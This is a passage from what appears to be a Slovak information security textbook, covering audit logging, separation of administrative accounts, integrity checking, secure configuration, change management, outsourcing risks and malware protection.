Na to, aby sme mali dôveryhodný záznam o všetkých týchto podrobnostiach činností administrátorov, je nutné práve splnenie predpokladu zachovania integrity a autentickosti auditných záznamov. Dobrou praxou je okamžite (resp. v stanovených intervaloch) prenášať záznamy o bezpečnostne relevantných udalostiach na iný systém v sieťovej infraštruktúre, ktorý sa stará o ich vyhodnocovanie, ukladanie, triedenie a prípadne vykonanie vhodných protiopatrení (napr. Intrusion Prevention System – IPS).

#### 6.2.3.2 Separácia kanálov pre administráciu od kanálov pre bežnú prevádzku

Používanie spoločných účtov pre viacero používateľov nie je v súlade s bezpečnostnými štandardami a predovšetkým pri administrátorskom prístupe predstavuje veľké riziko zneužitia. Ideálne je preto zabezpečiť separáciu účtov pre administráciu od účtov pre bežnú prevádzku. Získanie prístupu do privilegovaného účtu z účtu bežného používateľa sa v ideálnom prípade deje až pri splnení vopred stanovených podmienok (autentifikácia) a je nevyhnutné zabezpečiť riadne zaznamenávanie (auditovanie) takejto činnosti, tak aby bolo jasné, kto a kedy vyžiadal administrátorské práva.

Zaznamenávanie operácií vykonaných používateľmi a administrátormi sa nazýva „accounting“. Jeho implementáciou v prístupe k sieťovým zariadeniam je napr. TACACS+. Tento nástroj však neplní iba funkciu accountingu, ale okrem nej vykonáva ešte autentifikáciu (anglicky „authentication“) a autorizáciu (anglicky „authorization“).

#### 6.2.3.3 Kontrola integrity

V praxi sa hlavne pri snahe vyhovieť prísnejším štandardom nasadzujú nástroje na overovanie integrity systémových a aplikačných komponentov a ich aktualizácií pred inštaláciou pomocou hašovania súborov a ich porovnávania s „etalónovými“ hašmi. Etalónovými hašmi máme na mysli také, ktoré sú v databáze softvérového nástroja na kontrolu integrity vedené ako vzorové a boli správne overené. Tento spôsob overovania integrity sa najčastejšie v praxi používa na

detekciu neautorizovaného zásahu do programového vybavenia alebo dôležitých konfiguračných súborov.

Nástroje používané pri kontrole integrity (napríklad Tripwire) detegujú pozmenenie dát neoprávnenou osobou a v prípade ak je to vhodné a možné vykonajú aj nápravné opatrenia (napr. korekciu vlastníctva a prístupových práv súborového systému). Môžu byť súčasťou kontrolných mechanizmov slúžiacich na priebežné vyhodnocovanie dodržiavania bezpečnostných politík organizácie. Poskytujú možnosti korelácie logov a vyvodenia záverov o súvislostiach incidentu. Ich výstup je možné využiť pri zbieraní digitálnych dôkazov, napr. podľa štandardu stanovenom v dokumente ISO 27037.

#### 6.2.3.4 Zmena počiatočnej konfigurácie po inštalácii

V praxi často dochádza k tomu, že i pri implementácii kvalitného a drahého informačného systému s pokročilými bezpečnostnými funkciami sa pozabudne na zmenu prednastavených hesiel, prípadne sa v systéme ponechá menej bezpečné nastavenie komunikačnej metódy, ktoré umožní útočníkovi prienik do systému, alebo poslúži ako medzi krok k úspešnému prieniku. Typickými príkladmi sú nastavenia slabých hesiel pre administrátorského používateľa ako napr. „admin“, „administrator“, „root“, „toor“ , alebo iné triviálne uhádnuteľné znenia.

Pokiaľ ide o konfiguračné nedostatky, môže sa stať, že je aj pokročilé VPN riešenie pri nasadzovaní a nastavení dodávateľom ponechané s nevhodným protokolom na výmenu kľúčov, ktorý má slúžiť iba ako dočasné riešenie. Za všetky problematické nastavenia spomeňme agresívny mód VPN sietí, anglicky „aggresive mode“, pri ktorom má útočník možnosť relatívne triviálnym útokom odchytiť autentifikačný hash založený na tzv. preshared key - zdieľanom kľúči, použitom na nie veľmi bezpečnú komunikáciu dvoch koncových uzlov VPN siete. V prípade VPN riešení je neporovnateľne jednoduchšie útočiť na takto nedostatočne nastavené úrovne zabezpečenia, ako sa napr. púšťať do kryptografickej analýzy prenášaných dát.

Predovšetkým pri proprietárnych systémoch tiež existuje hrozba, že systém bude obsahovať predprogramované používateľské mená a heslá („hard-coded credentials“), ktoré môžu potenciálnemu útočníkovi poslúžiť ako zadné vrátka a predstavovať veľké bezpečnostné riziko neautorizovaného prístupu.

Pri aktualizácii dôležitých systémových a aplikačných softvérových komponentov (napr. v exponovaných prevádzkach) sa musí postupovať v súlade so štandardami, ktorých dobré praktiky odporúčajú pravidelné „rozbaľovanie“ nových verzií informačných systémov, operačných systémov a softvérových balíkov vo všeobecnosti najprv do testovacieho prostredia. Až po ich dôkladnom otestovaní dochádza k ich nasadeniu do tzv. produkčnej prevádzky, ktorá pracuje s reálnymi dátami v „ostrej“ prevádzke.

Zo skúseností je možno konštatovať, že proprietárne systémy sú spravidla väčšmi náchylné na výskyt chýb pri vývoji, hlavne pokiaľ používajú neštandardné protokoly na výmenu dát, alebo neštandardné metódy na ukladanie dát. Tieto chyby poskytujú priestor pre hrozby, ktorých zneužitie útočníkom predstavuje potenciálne riziko narušenia dôvernosti spracovávaných dát, ich vymazanie, alebo neautorizovanú modifikáciu, nestabilitu softvéru a nedostupnosť produkčného systému na ktorom je tento softvér nasadený. Iniciatívy vývoja softvérových produktov s otvoreným zdrojovým kódom („open source“) a štandardizácia metód vývoja softvéru pomáha znižovať výskyt incidentov zapríčinených softvérovými chybami. Tým, že sú softvérové produkty s otvoreným zdrojovým kódom masovo využívané a ich testovanie je vykonávané veľkou komunitou výskumných pracovníkov v oblasti bezpečnosti aj „masou“ používateľov na celom svete, je zvýšená pravdepodobnosť objavenia a následného odstránenia veľkej väčšiny softvérových chýb. Príkladom komunitného softvéru, ktorý má široké uplatnenie na produkčných platformách je webový server Apache.

Pri ochrane systémového a aplikačného kódu a údajov proti neoprávnenej manipulácii počas prevádzky pomáha kontrola integrity pomocou hašovania dôležitých súborov a archivácia výstupov hašovacích algoritmov, kvôli neskoršiemu porovnaniu. Pre kontrolu integrity sa musí použiť kryptograficky silná hašovacia funkcia. Implementáciou tohto prístupu je napríklad už

spomínaný nástroj Tripwire a v praxi sa využíva jeho nasadzovanie naprieč všetkými produkčnými serverovými systémami v produkcii.

V prípade nasadzovania nových komponentov do existujúcej infraštruktúry je nutné, aby nový hardvér a softvér zapadol do aktuálnej „mozaiky" IKT prostredia a podľa možností nespĺňal úlohy, ktoré už za neho pokrýva iný systém (pokiaľ to nie je explicitne vyžadované). Niekedy dochádza k zbytočným kolíziám technológií kvôli nesprávnemu plánovaniu, napr. pri použití viacerých VPN riešení naraz. Pripojenie na VPN, ktorá sprístupňuje sieťové zdroje (dátové úložiská, informačné systémy, webové lokality, atď.), z nej následné pripojenie na inú VPN, kvôli prístupu k iným zdrojom nemusí vždy fungovať práve kvôli tomu, že dochádza ku kolíziám s ktorými sa nerátalo pri pôvodnom plánovaní. Príkladom môže byť problém v prístupe k lokálnym, alebo naopak vzdialeným sieťovým zdrojom (kolízia adresného priestoru podsietí v lokálnej sieti s rovnakým adresným priestorom vo vzdialenej sieti, napr. obe siete by nemali používať rozsah 192.168.1.x).

#### 6.2.3.5 Aktualizácia softvéru

Centralizovaná správa aktualizácií informačných systémov v prostrediach so zložitejšou infraštruktúrou sa typicky rieši vyhradenými repozitármi aktualizácií v rámci konkrétnej organizácie, ktoré sú v danom prostredí (na konkrétnych platformách, napr. hardvérových) riadne odskúšané a pri ich následnom nasadení na koncových staniciach a serveroch nedochádza k nepredvídateľným chybám.

Aktualizácia používaných systémov je dôležitá, pretože aktualizácie systémov alebo aplikácií sú dodávateľmi vytvárané s cieľom odstránenia známej bezpečnostnej alebo inej chyby v ich produkte. Pri nasadzovaní aktualizácií je potrebné myslieť aj na riziká z tohto procesu vyplývajúce. S každou novu nasadenou aktualizáciou sa totiž systém vystavuje napr. riziku nestability. Paradoxne sú po aplikovaní záplaty niekedy do systému vnášané zraniteľnosti. Typickým príkladom takéhoto nežiadúceho dôsledku bolo, keď v máji 2008 vývojový tím linuxovej distribúcie Debian vydal novú „stabilnú" verziu balíka OpenSSH s výrazne zmenšeným priestorom generovaných SSH kľúčov, čím vystavil produkčné servery na celom svete riziku úspešného útoku hrubou silou.

#### 6.2.3.6 Kontrola nad hardvérom

Dokonca aj pri korektne nastavených pravidlách riadenia prístupu, správnom manažmente používateľských účtov a hesiel na sieťových zariadeniach, dobrej politiky konfiguračného manažmentu a aktualizácií softvéru môže útočník využiť niektorú z metód neautorizovaného pripojenia na hardvér za účelom získania a zneužitia citlivých informácií. Používané techniky zahrňujú pripojenie sledovacieho nástroja na „trunk" port sieťového zariadenia kvôli monitorovaniu a eventuálnej modifikácii sieťovej prevádzky, priamy prístup k administrátorskému rozhraniu komponentu IKT/informačného systému, alebo v špecifických prípadoch o použitie sondy, ktorá aktívne, alebo pasívne narúša dôvernosť a/alebo integritu prenosu dát po zbernici počítača, alebo sieťovej, resp. telekomunikačnej linke.

Prístup k systémovým zdrojom je kontrolovaný operačným systémom/firmvérom, ale treba mať na pamäti, že zariadenia pripojené k tomuto systému môžu tiež poskytnúť útočníkovi informáciu, ktorej vyzradenie pre nás môže predstavovať hrozbu. Z týchto dôvodov je potrebné dodržiavať režimové opatrenia a riadiť prístup tiež na úrovni fyzickej bezpečnosti, v rámci ktorých povolíme prístup do serverovní a kancelárií, kde sú umiestnené prvky IKT iba obmedzenému okruhu osôb, ktoré sú dostatočne dôveryhodné a poučené o zásadách bezpečnej manipulácie s dátami a citlivými dokumentmi. V prípade ak je potrebné, aby cudzia osoba pristupovala k týmto priestorom, je nutné aby sa tak vždy dialo v sprievode kvalifikovaného a poučeného personálu. Viac o režimových opatreniach, fyzickej a objektovej bezpečnosti nájdete v príslušnej časti tejto publikácie.

### 6.2.4 Riadenie zmien

Riadenie zmien je jednou z kľúčových oblastí manažmentu prevádzky. Zabezpečuje kontrolovanú implementáciu autorizovaných zmien v produkčných systémoch. Tieto produkčné systémy môžu predstavovať systémový, alebo aplikačný softvér, môže sa však tiež jednať o hardvérové komponenty, alebo iné platformy (napr. softvérové produkty typu „middleware“, ktoré sú na rozhraní medzi operačným systémom a aplikačným softvérom). Požiadavky na zmeny môžu vo všeobecnosti prichádzať z celej organizácie. Pokiaľ ide o technologické zmeny, môžu byť iniciované tiež oddelením správy IT, alebo zamestnancami v tejto roli. Je dôležité určiť, kto je oprávnený požiadavky na zmeny špecifikovať a zabezpečiť ich integráciu s procesmi, ktoré podporujú.

Úloha zostavenia stratégie je v rukách manažmentu a príslušné stratégii podliehajúce technologické zmeny by mali byť odsúhlasené architektmi, prípadne inými osobami v roli zodpovednej za technické ohodnotenie možných rizík navrhovaných zmien (napríklad oddelenie bezpečnosti, alebo osoby v príslušnej roli). Úlohou manažmentu spolu s oddelením IT by malo byť zabezpečenie toho, aby do IT prostredia boli zavedené iba autorizované a adekvátne otestované zmeny. Potom je možné pristúpiť k ich samotnej implementácii.

Zmeny v produkčných systémoch zahŕňajú:

- implementáciu nových aplikácií,
- modifikáciu existujúcich aplikácií,
- odstraňovanie starých aplikácií,
- aktualizáciu, alebo zaplátavanie systémového softvéru.

Z bezpečnostného hľadiska nás zaujíma potenciálny dopad týchto zmien, predovšetkým ak ich implementácia nie je riadne zdokumentovaná (napr. automatizovaným systémom pre riadenie zmien, anglicky IT Service management), alebo riadne schválená manažmentom (napr. pomocou informačného systému pre formálne schvaľovanie navrhovaných zmien, ktorý môže byť integrovaný rovnako tak v IT Service management softvéri).

V praxi sa formálna stránka riadenia zmien často obchádza. Zmeny sa nedokumentujú do informačného systému na to určeného, ale sa robia na „dobré slovo“ (komunikáciou cez email, telefón, alebo interný chat). Dôvodom pre takýto nesprávny prístup je buď neexistencia samotného formálneho systému na riadenie zmien, alebo to, že implementácia zmien bez ich dokumentovania je menej časovo náročná. Tento prístup má však negatívne následky, ktorých príkladom je:

- Implementácia zmien bez riadneho posúdenia dopadov navrhovanej zmeny na IKT a jeho prostredie, čo môže vyústiť do nefunkčnosti alebo nestability IKT a súvisiacich komponent.
- Implementácia zmien bez odsúhlasenia všetkými zainteresovanými stranami (napr. vlastníkom meneného systému) čo môže významne narušiť chod aktivít podporovaných daným systémom.
- Neekonomické nakladanie s prostriedkami spôsobené implementáciou funkčnosti, ktorá je už vo fáze riešenia v rámci iného projektu.

Preto je potrebné v každej organizácii zaviesť politiku riadenia zmien, ktorá okrem iného určuje ich riadne dokumentovanie. Politika riadenia zmien sa môže špecificky venovať operačným systémom, sieťam, hardvérovým komponentom informačných a komunikačných technológií a podpornej infraštruktúry potrebnej pre prevádzku IT prostredia (chladenie, klimatizácia, elektrické rozvody). Politika je nevyhnutná kvôli zvýšeniu efektivity (možno nie okamžitej, ale v konečnom dôsledku sa systematické zavádzanie zmien odzrkadlí v lepšie fungujúcej infraštruktúre) a prehľadnosti vykonaných zmien. Procesy definované politikou tiež stanovujú náležitosti notifikácie (riadneho komunikovania uskutočňovaných zmien) smerom k používateľom, ktorých sa uskutočňovaná zmena dotýka. Takáto notifikácia používateľov je

veľmi dôležitá, keďže cieľom riadenia zmien je implementovať zmeny v informačných systémoch a IKT prostredí, ktoré vo väčšine prípadov slúžia práve im. Každý (ohlásený, alebo neohlásený) výpadok služby IKT by mal negatívny dopad na efektivitu nimi vykonávaných činností.

Organizácie si väčšinou osvojujú proces riadenia zmien a modifikujú procesy pre svoje individuálne potreby. Procesy riadenia zmien by mali byť navrhnuté tak, aby zohľadňovali náklady vynaložené na implementáciu zmeny vo vzťahu k výhodám z nej plynúcim. Toto zhodnotenie sa anglicky nazýva „business case“. Business case navrhovanej zmeny musí byť riadne zanalyzovaný a malo by byť priebežne hodnotené jeho plnenie.

Zmeny systémov by sa mali teda diať kontrolovaným spôsobom podľa štandardov. V tomto snažení pomáhajú tiež dobré praktiky zhrnuté v norme ISO 27002, ktorá poskytla vzor pre legislatívny rámec metodiky informačnej bezpečnosti vo výnose MVSR č. 312/2010.

Náležitosti procesov riadenia zmien:

- Identifikácia a záznam signifikantných zmien
- Udržovanie záznamov o tom, kto môže autorizovať zmeny
- Udržovanie auditných záznamov ku všetkým zmenovým požiadavkám
- Uistenie o tom, že zmenové požiadavky môžu zadávať len autorizovaní používatelia
- Zavedenie a udržovanie formálnej schvaľovacej procedúry pre navrhované zmeny
- Uistenie o tom, že autorizovaní používatelia akceptujú zmeny pred ich implementáciou
- Plánovanie a testovanie zmien
- Previerka opatrení a integritných procedúr pre uistenie sa o tom, že nebudú narušené konkrétnymi zmenami
- Identifikácia a overenie kritických funkcií pre zníženie pravdepodobnosti zavedenia známeho bezpečnostného nedostatku alebo zraniteľnosti plánovanou zmenou
- Posúdenie potenciálnych dopadov (vrátane bezpečnostných dopadov) týchto zmien
- Identifikácia všetkých systémov, sietí, hardvéru, firmvéru, softvéru, iného vybavenia, databáz, dokumentovaných procesov a procedúr, priestorov atď., ktoré budú vyžadovať zmenu
- Testovanie nových funkcií, ako napríklad softvérových aktualizácií, revidovaných procedúr v prostredí oddelenom od produkčného ako aj vývojového prostredia
- Uistenie sa, že dokumentácia a používateľské procedúry sú podľa potreby revidované a že stará dokumentácia je archivovaná alebo vyradená
- Udržovanie kontroly verzií pre všetky aktualizácie
- Uistenie sa, že je implementácia zmien vykonaná vo vhodnom čase a má minimálny dopad na súvisiace biznis procesy
- Dôkaz toho, že zmeny napĺňajú všetky bezpečnostné požiadavky
- Oznámenie podrobností o zmene všetkým relevantným osobám
- Havarijné postupy, vrátane procedúr a zodpovedností pre prerušenie implementácie zmeny a obnovy z neúspešných zmien a nepredvídaných udalostí

Na tomto procese by sa malo od prvých fáz podieľať tiež oddelenie bezpečnosti, alebo zamestnanci plniaci jeho rolu v rámci IT oddelenia kvôli posúdeniu toho, či je zmena v súlade s bezpečnostnými politikami.

Cieľom celého procesu je predovšetkým to, aby sa zmeny v infraštruktúre diali kontrolovaným spôsobom, aby vďaka nim došlo k eliminácii problémov a chýb, ktoré znižujú stabilitu informačných systémov a IKT prostredia.

Na to, aby sme zabezpečili tieto ciele, je potrebné:

- v prostredí, kde je nevyhnutná vysoká dostupnosť zabezpečiť dostatočnú redundanciu,
- komunikovať zmeny používateľom – napriek tomu, že malé zmeny sa môžu zdať významné iba pre malú časť používateľov, môže sa stať, že zasiahnu širší okruh používateľov, je preto dôležité zvážiť notifikáciu širokého okruhu používateľov, aby mali čas sa pripraviť na prípadný výpadok,
- vypracovať analýzu zmien a prezentovať hlavné výhody a riziká z nej vyplývajúcich. Poskytnutie riadnej dokumentácie tejto zmeny je dobrým (aj keď nie jediným) predpokladom pre predchádzanie kritickým incidentom. Analýza popisuje úmysel pôvodcu požadovanej zmeny a je dôležitá kvôli predchádzaniu implementácie zbytočných, alebo škodlivých zmien,
- redukovať dopad zmien na dostupnosť poskytovanej služby – služby IKT a informačných systémov musia byť dostupné, keď ich organizácia potrebuje. Nesprávne posúdenie zmien, chybné implementácie zmien a neadekvátna príprava patrí k najčastejším chybám, ktoré nie sú v tomto procese žiaduce. Dobre štruktúrované procesy riadenia zmien zamedzujú problémom a umožňujú nepretržitý beh poskytovanej služby.

Zavedenie všeobecne platných zásad poskytuje dobrú podporu politiky riadenia zmien. Tieto procesy by mali prinajmenšom definovať kroky, ktoré musí podstúpiť každý, kto implementuje zmenu vybavenia podpornej infraštruktúry:

- uvedenie a prezentácia zmeny - zmenové požiadavky musia byť prezentované tým, ktorí budú mať na starosti celú kontrolu vykonávania zmeny s podliehajúcimi krokmi. Po otvorení zmenovej požiadavky je potrebné postupne schváliť všetky tieto podliehajúce kroky ešte pred plánovaním implementačného harmonogramu. Osoba, ktorá schvaľuje nesmie byť totožná s osobou, ktorá zmenu vyžiadala (segregácia právomocí),
- zaznamenanie zmeny do zmenového logového záznamu („change log“), ktorý poskytuje dokumentáciu samotnej zmeny (okrem iného tiež popis časového harmonogramu a testovanie zmeny). Tento zmenový logový záznam by mal byť aktualizovaný v priebehu procesov schvaľovania, plánovania a implementácie zmeny,
- časové rozvrhnutie zmeny – po uskutočnení dôkladnej prípravy a zhodnotenia dopadov zmeny z časového hľadiska by mal byť naplánovaný proces implementácie. Čas implementácie by mal byť zvolený tak, aby mali osoby zodpovedné za odsúhlasenie zmeny dostatok času na posúdenie zmeny. Pri diskusii s osobami zodpovednými za posudzovanie zmien by mali byť prediskutované všetky možné dopady implementovanej zmeny. Ak dôjde k dohode na tom, že je možné pristúpiť k implementácii, je vložená do harmonogramu plánovaných zmien a označená za odsúhlasenú. Všetky odsúhlasené aj neodsúhlasené zmeny by mali byť komunikované písomnou formou s riadnym popisom dôvodov.
- implementovanie zmien – posledným krokom v zmenovom procese je aplikovanie zmien na hardvérové a softvérové časti IKT. Ak zmena funguje podľa plánu, je vhodné to zapísať do zmenovej požiadavky a formálne ju uzavrieť. Ak zmena nefunguje podľa očakávaní je potrebné zozbierať príslušné informácie o dôvodoch nefunkčnosti, zapísať ich do zmenovej požiadavky a uskutočniť opatrenia na nápravu. Táto informácia sa dá neskôr využiť pri analýze vzniknutej situácie a je možné pomocou nej zabrániť výskytu rovnakého problému. V prípade, že by ani po pokuse o nápravu nedošlo k úspešnej implementácii zmenovej požiadavky mala by byť vyhotovená správa. Táto správa spravidla obsahuje informáciu o tom, ako by neúspešná zmena mohla ovplyvniť prostredie, alebo aká alternatívna metóda je použitá na obnovu prevádzky pokiaľ nedôjde k náprave vzniknutého stavu,

- hlásenie nasadených zmien manažmentu – dôkladná správa sumarizujúca informácie o zmenovom procese by mal byť periodicky poskytovaný manažmentu. To zabezpečuje, že manažment si je vedomý toho, aké problémy s kvalitou služby mohli eventuálne vzniknúť a má možnosť adekvátne reagovať, napr. zmenou v plánovaní a stratégii.

Tieto kroky by mali byť riadne zdokumentované a oznámené relevantným stranám zapojeným v zmenovom procese. Potom, čo dôjde k spusteniu konkrétneho zmenového procesu, mala by byť k nemu pridelená osoba zodpovedná za jeho dôkladné riadenie a súvisiacu agendu.

V prípade nesprávneho procesu zmenového manažmentu by mohlo dôjsť k bezpečnostným incidentom, únikom dát a narušeniu funkčnosti existujúcej infraštruktúry. Hlavné oblasti riadenia zmien zahŕňajú kontrolu nad zmenovými procesmi hardvéru, telekomunikačných zariadení, systémového softvéru, všetkej dokumentácie a procedúr súvisiacich s prevádzkou, podporou a údržbou bežiacich systémov.

Každá pripravovaná zmena by mala podliehať tzv. UAT (User acceptance testing), teda procesu testovania a získania spätnej väzby od používateľov. Odborník na konkrétny testovaný systém (vlastník, alebo používateľ sa v tejto súvislosti nazýva Subject matter expert, skrátene „SME“) skontroluje implementovanú zmenu z používateľského pohľadu a podá správu o tom, či je funkčná zmena v súlade so stanovenými požiadavkami. Vo vývoji softvéru je takéto testovanie jednou z posledných fáz projektu a väčšinou sa realizuje predtým, než zákazník príjme nový systém. Pokiaľ systém funguje správne počas UAT, je veľmi pravdepodobné, že bude vyhovovať a stabilne plniť svoju funkciu aj v produkcii. Tieto používateľské testy sa väčšinou nezaoberajú gramatickými, „kozmetickými“ chybami v používateľskom rozhraní, dokonca ani výraznými chybami, akými je softvérová nestabilita. Tieto chyby sú odstraňované v skorších fázach testovania. Podmienky tohto druhu testovania sú často zahrnuté v zmluve s dodávateľom.

Pri testovaní musí byť zabezpečené oddelenie vývojového, testovacieho a produkčného prostredia.

Segregácia právomocí pri takomto oddelení spočíva v rozdelení každej z funkcií vývoja, testovania a prevádzky delegovaným osobám, ktoré sú zaradené do príslušných rol v procese, prípadne je vhodné oddeliť povinnosti a aplikovať konkrétne roly medzi existujúcich zamestnancov, ale vždy tak, aby boli v konkrétnej roli nestranní. Cieľom je zamedziť skresleným výsledkom testovania spôsobených neobjektívnym pohľadom zainteresovaných strán. Napríklad programátor, ktorý sa dlho venuje jednej oblasti môže potrebovať pohľad nezainteresovanej strany, ktorá má od problému „odstup“, aby identifikoval príčinu problému.

Pre vedenie záznamov o systémoch, prevádzke a zmenách sa používajú automatizované informačné systémy. Väčšinou sa v ňom zaznamenávajú údaje relevantné k náprave incidentov, teda napríklad v prípade evidencie technických detailov hardvéru sú to informácie o fyzickom umiestnení servera v datacentre, údaje o spôsobe pripojenia ku konzole kvôli údržbe, o operačných systémoch a o biznis vlastníkoch služieb bežiacich na týchto operačných systémoch (napr. aj kvôli ich upozorneniu na pripravovaný výpadok).

Príprava údržbových prác musí zahŕňať vyhradenie časového okna určeného na údržbu. Jeho správne načasovanie je kritické pre spoľahlivosť služby, pretože údržba často súvisí s dočasným jej výpadkom. Pokiaľ vykonávame údržbu systému, ktorý používajú tisíce používateľov, nemôžeme si dovoliť výpadok počas „najsilnejšej“ dennej prevádzky, preto sa s ohľadom na majoritnú časť používateľov väčšinou výpadok načasuje na hodiny nočnej prevádzky, oznámi sa všetkým používateľom, prípadne sa im oznamuje možnosť použitia alternatívnej služby.

Manažment riadenia zmien vydáva tiež operačné inštrukcie zohľadňujúce prípady, kedy službu nie je možné po zásahu obnoviť. V takýchto prípadoch sa uplatňuje tzv. „rollback“, teda urýchlené vrátenie systému do pôvodného stavu a volí sa náhradný rozvrh implementácie zmien.

Konverzia dátových formátov pri importe a exporte dát medzi systémami sa deje obyčajne tiež v čase mimo hlavnej prevádzky a je užitočné zohľadňovať tiež krízové prípady, kedy sa import neukončí korektne, prípadne ak celkom zlyhá.

Centralizovaná databáza konfigurácií pregeneruje individuálne nastavenia a nakopíruje ich na jednotlivé prvky infraštruktúry, prípadne ich uloží do centrálneho úložiska dát. Konverzia systémov (napr. pokiaľ príde k nahradeniu zastaraného systému novším) sa vo všeobecnosti riadi štandardami zmenového manažmentu popísanom vyššie.

Často sú na implementáciu nových riešení nevyhnutné rozsiahlejšie časové okná, ale ak si to prevádzka vyžaduje, systémy sa nastavia už v prípravných fázach a čas výpadku sa tým minimalizuje.

### 6.2.5 Nástroje automatizácie manažmentu prevádzky

Nástroje integrácie a automatizácie manažmentu služieb prevádzky a kontroly kvality sú v dnešnej dobe čoraz viac používané ako štandard pri riadení zmien a incidentov. Tieto riešenia podporujú používateľský „self-support“ , čo znamená, že používateľ si vie vyriešiť niektoré jednoduché problémy sám bez toho, aby vôbec musel kontaktovať prvú líniu podpory.

Bežnou funkciou sú reportovacie funkcie dokumentujúce efektivitu služieb. Výstupné reporty je možné modifikovať podľa individuálnych potrieb organizácie.

## 6.3 Využitie tretích strán pri dodávke služieb (outsourcing)

Anglický termín „outsourcing“ znamená dodávku vývoja, implementácie, alebo podpory IKT ako služby. Rozsah „človekodní“ (anglicky MD = „man days“), potrebných pre realizáciu služby, resp. nápravu vzniknutého incidentu, je alokovaný v zmluvách SLA (Service Level Agreement).

Dodávateľská firma nesie zodpovednosť za implementované zmeny tiež v rozsahu určenom v SLA. Preto je potrebné zmluvy revidovať a kvalitu činnosti dodávateľskej firmy pravidelne prehodnocovať aj v súvislosti so strategickým smerovaním organizácie a technologickým pokrokom. Každá SLA zmluva by mala byť pravidelne monitorovaná a vyhodnocovaná na pravidelnej báze (v závislosti na type poskytovaných služieb, napr. raz za rok).

V SLA by mali byť definované požadované hodnoty parametrov poskytovaných služieb (napr. reakčné doby na rôzne druhy incidentov, dostupnosť systému) ako aj penalizácie za nenaplnenie SLA. Dobrou praxou je zahrnúť do SLA aj „motivačné“ ustanovenia, ktoré by motivovali poskytovateľa služby proaktívne prichádzať s návrhmi na ich vylepšenie.

Pri využívaní tretích strán je problematické udržovanie kontroly nad vnútornými mechanizmami. Ako príklad poslúži úplné vlastníctvo kódu konkrétnej aplikácie a sporné možnosti jeho revízie a interného auditu. K takým situáciám môže dôjsť v prípade zle nastavenej SLA zmluvy. Pre bezpečný outsourcing je nutné vymedziť právomoci a segregovať ich. Je užitočné nastaviť biznis vlastníkov z radov interných zamestnancov a stanoviť im mieru zodpovednosti za jednotlivé časti IKT.

### 6.3.1 Riziká využitia tretích strán

Pri využívaní tretích strán môže dôjsť k tomu, že organizácia utrpí stratu kvôli svojej závislosti na dodávateľoch, zmluvných partneroch, alebo externých konzultantoch. Strata môže mať za následok zníženie rozsahu kľúčových schopností, nedostatkom znalostí potrebných na prevádzku, alebo vysokými nákladmi na prevádzku vyplývajúcimi z neefektívneho poskytovania služieb tretími stranami. V prípade dodávky technického riešenia existuje tiež ťažko kontrolovateľné riziko zahrnutia zadných vrátok do prevádzkovaného, udržovaného a vyvíjaného riešenia (informačného systému, operačných systémov, sieťových zariadení).

Ďalej bezpečnostné problémy spojené s nedostatočnou segregáciou právomocí, sa zvyknú v praxi prejaviť vznikom takej situácie, v ktorej má dodávateľ plnú kontrolu nad vývojom, nasadzovaním

a auditovaním dodávaného riešenia a je teoreticky schopný manipulovať záznamy v prípade kritického incidentu a tým významne sťažiť forenznú analýzu v prípade incidentu.

Externí dodávatelia by mali byť zmluvne zaviazaní umožniť zamestnancom odberateľa (organizácia) vykonať audit relevantných systémov dodávateľa pre jeho uistenie sa o dodržiavaní bezpečnostných požiadaviek odberateľa. Alternatívou môže byť povinnosť dodávateľa umožniť vykonanie takého auditu nezávislou treťou stranou s tým, že auditná správa bude poskytnutá odberateľovi.

## 6.4 Ochrana proti škodlivému kódu

Malware (skratka z anglického malicious software) je všeobecné označenie škodlivého softvéru.

Medzi malware patria:

- počítačové červy, ktoré využívajú internetové pripojenie počítača na svoje vlastné šírenie a sekundárne môžu spôsobovať obmedzenie funkčnosti počítača, inštaláciu zadných vrátok (anglicky „backdoor“), alebo modifikáciu súborov na počítači. Ich rozdiel oproti vírusom je, že spravidla neinfikujú spustiteľné súbory,
- trójske kone, ktoré môžu existovať latentné na operačnom systéme, prejaviť sa iba za určitých podmienok a spôsobiť používateľovi škodu,
- spyware, ktorý sa bez vedomia užívateľa pokúša „vyšpehovať“ citlivé dáta (akými sú napr. heslá),
- phishingové e-maily, ktoré svojím obsahom zavádzajú užívateľa a môžu ho napr. presmerovať na dôveryhodne vyzerajúcu stránku na ktorej od neho pod rôznymi zámienkami vyžadujú napr. zadanie hesla,
- hoax, poplašné správy, ktorých tvrdenia sa nezakladajú na objektívnej pravde a vyzývajú používateľa, aby ich poslal ďalej,
- adware, produkty znepríjemňujúce prácu s počítačom zobrazovaním reklamy,
- exploity, škodlivé kódy, ktoré využívajú programátorskú chybu, zraniteľnosť konkrétneho produktu,
- hackerské nástroje na zahladzovanie stôp po útoku, skenovanie sietí,
- nebezpečnými pre súkromie sú tiež tzv. tracking cookies, ktoré podávajú útočníkovi informáciu o činnosti užívateľa (napríklad informácie o navštívených stránkach).

Riziká vyplývajúce z výskytu týchto druhov škodlivého softvéru je možné minimalizovať, prípadne úplne eliminovať použitím rôznych typov bezpečnostných produktov v kategórii anti-malware, medzi ktoré patria:

- Antivírusové softvéry,
- Všeobecnejšie anti-malware softvéry,
- Anti-intrusion riešenia,
- End-point security riešenia vo forme softvérov na kontrolu vynášaných dát,
- Anti-exploit nástroje – nástroje pre zvýšenie bezpečnosti systémového jadra, ktoré implementujú riadenie rolí, zabezpečujú systémový „hardening“, prevenciu spúšťania nebezpečného kódu, ochranu zásobníka a iné. Za všetky spomeňme Grsec, Sandboxy, Non-exec stack patche, AppArmor alebo priamo produkty, ktoré tieto nástroje kombinujú.

Možné hrozby vyplývajúce z činnosti malware na systéme zahŕňajú:

- získanie citlivých dokumentov (údajov) – malware môže nepozorované odosielať útočníkom vybrané typy údajov na vzdialenú adresu,
- získanie neautorizovaného vzdialeného prístupu pomocou zadných vrátok,
- zničenie/modifikácia používateľských, alebo systémových dát.

Možné kanály distribúcie škodlivého softvéru, pri ktorých treba dodržiavať prísne bezpečnostné pravidlá:

- **emailová komunikácia** – neotváranie emailových príloh výrazne znižuje riziko infikovania,
- **prehliadanie internetových stránok** – nenavštevovať potenciálne nebezpečné stránky, ktoré ponúkajú nelegálne sťahovanie softvéru, hudby a filmov.
- **upload dokumentov** (napr. FTP, SSH, HTTP) – nesprávne nastavenie prístupových práv, alebo zraniteľná verzia démona môže vystaviť systém narušeniu,
- **fyzický prístup k PC** (napr. USB, CD, HDD) – útočník, ktorý má priamy prístup k hardvéru, môže pri pripojení cudzích médií do systému aktivovať program obsahujúci malware,
- **pripojenie na sieť** (napr. WiFi) – samotný prístup na neznámu bezdrôtovú sieť poskytuje útočníkovi priestor pre kompromitáciu pripojeného PC.

